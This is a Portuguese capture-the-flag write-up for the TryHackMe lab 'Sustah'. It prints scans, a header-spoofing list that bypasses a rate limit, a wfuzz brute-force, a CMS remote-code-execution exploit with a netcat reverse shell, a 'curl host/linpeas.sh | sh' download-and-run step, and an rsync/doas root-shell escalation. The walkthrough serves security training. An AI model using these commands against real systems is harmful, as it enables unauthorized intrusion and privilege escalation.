> For the complete documentation index, see [llms.txt](https://savitar.gitbook.io/mynotes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://savitar.gitbook.io/mynotes/writeups/tryhackme/sustah.md).
# Sustah
{% embed url="" %}
**Classificação** : Medium
**Criador** : [Kiransau](https://tryhackme.com/p/kiransau)
**Ferramentas** : Rustscan, nmap, Burpsuite, wfuzz e linpeas
### Enumeração
Varredura de porta com o rustscan
```shell-session
$ rustscan -a $ip -- -A
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
0day was here ♥
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.99.164:22
Open 10.10.99.164:80
Open 10.10.99.164:8085
```
Digitalização detalhada com o nmap
```shell-session
$ sudo nmap -sC -sV -p22,80,8085 $ip
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 18:02 EDT
Nmap scan report for 10.10.99.164
Host is up (0.20s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 bd:a4:a3:ae:66:68:1d:74:e1:c0:6a:eb:2b:9b:f3:33 (RSA)
| 256 9a:db:73:79:0c:72:be:05:1a:86:73:dc:ac:6d:7a:ef (ECDSA)
|_ 256 64:8d:5c:79:de:e1:f7:3f:08:7c:eb:b7:b3:24:64:1f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Susta
|_http-server-header: Apache/2.4.18 (Ubuntu)
8085/tcp open http Gunicorn 20.0.4
|_http-title: Spinner
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Existem três portas abertas :
* 22 (ssh)
* 80 (http)
* 8085 (http)
A porta 80 não revela nenhuma informação pertinente, então começamos por verificar a porta 8085

Adivinhar um número? Com chance de 0.004% ? Esse comentário diz claramente que não há chance de adivinhar um número, mas ainda assim vamos tentar adivinhar um número e analisar as requisições com o burpsuite.
Não podemos adivinhar o número certo por brute force, pois há limitação de taxa no formulário.

Com uma pesquisa extra é possível bypassar a taxa de limitação usando cabeçalhos personalizados :
```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwared-Host: 127.0.0.1
#or use double X-Forwared-For header
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
```
`X-Remote-Addr: 127.0.0.1` é a nossa solução para fazer um bypass na taxa de limitação
Com todas essas informações executei um script python para gerar números de 5 dígitos
```python
python3 -c 'for i in range(10000,100000): print (i); ' > numbers.txt
```
Força bruta do número com o wfuzz
```shell-session
$ wfuzz -w numbers.txt --hh 1004 -c -H 'X-Remote-Addr: 127.0.0.1' -d 'number=FUZZ' -u http://10.10.99.164:8085/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************
Target: http://10.10.99.164:8085/
Total requests: 90000
=====================================================================
ID Response Lines Word Chars Payload
=====================================================================
000000922: 200 38 L 73 W 975 Ch "10921"
```
Obtemos o número `10921` , vamos analisar esta resposta com o burpsuite
E obtemos um caminho para o diretório oculto
### CMS
Voltamos a porta 80 com o caminho encontrado, e com isso encontramos a aplicação
Procuramos por um exploit da versão do cms `Mara cms 7.5` [authenticated rce exploit](https://www.exploit-db.com/exploits/48780?ref=unhackable.lol)
As credenciais são encontradas quando navegamos até a página de teste
### Exploração
Após o login, criamos uma nova página e carregamos um shell php, e recebemos um shell reverso
```shell-session
$ nc -nvlp 900
listening on [any] 900 ...
connect to [10.9.225.130] from (UNKNOWN) [10.10.99.164] 53754
Linux ubuntu-xenial 4.4.0-197-generic #229-Ubuntu SMP Wed Nov 25 11:05:42 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
23:48:36 up 1:55, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```
### Escalação de privilégios
Download do `linpeas`
```shell-session
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
```
Enviar para o alvo
```shell-session
# Local network
sudo python3 -m http.server 80 #Host
curl 10.10.10.10/linpeas.sh | sh #Victim
```
A saída do linpeas revela um arquivo contendo a password do usuário kiran
```
$ cat .bak.passwd | grep -i password
kiran:x:1002:1002::/home/kiran:
```
Com as credencias encontradas fizemos login e atualizamos o shell
```shell-session
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ export TERM=xterm
$ su kiran
su kiran
Password:
kiran@ubuntu-xenial:/$
```
Executando novamente o linpeas, encotramos o `doas` que é um comando que permite que um usuário execute um comando com se fosse outro usuário
```
╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/local/bin/doas <---
```
O linpeas também revela que o rsync pode ser executado como root, portanto pesquisamos no [gtfobins](https://gtfobins.github.io/gtfobins/rsync/?ref=unhackable.lol#sudo) e encontramos o comando que nos permite fazer root
```shell-session
kiran@ubuntu-xenial:~$ doas rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
doas rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
#
```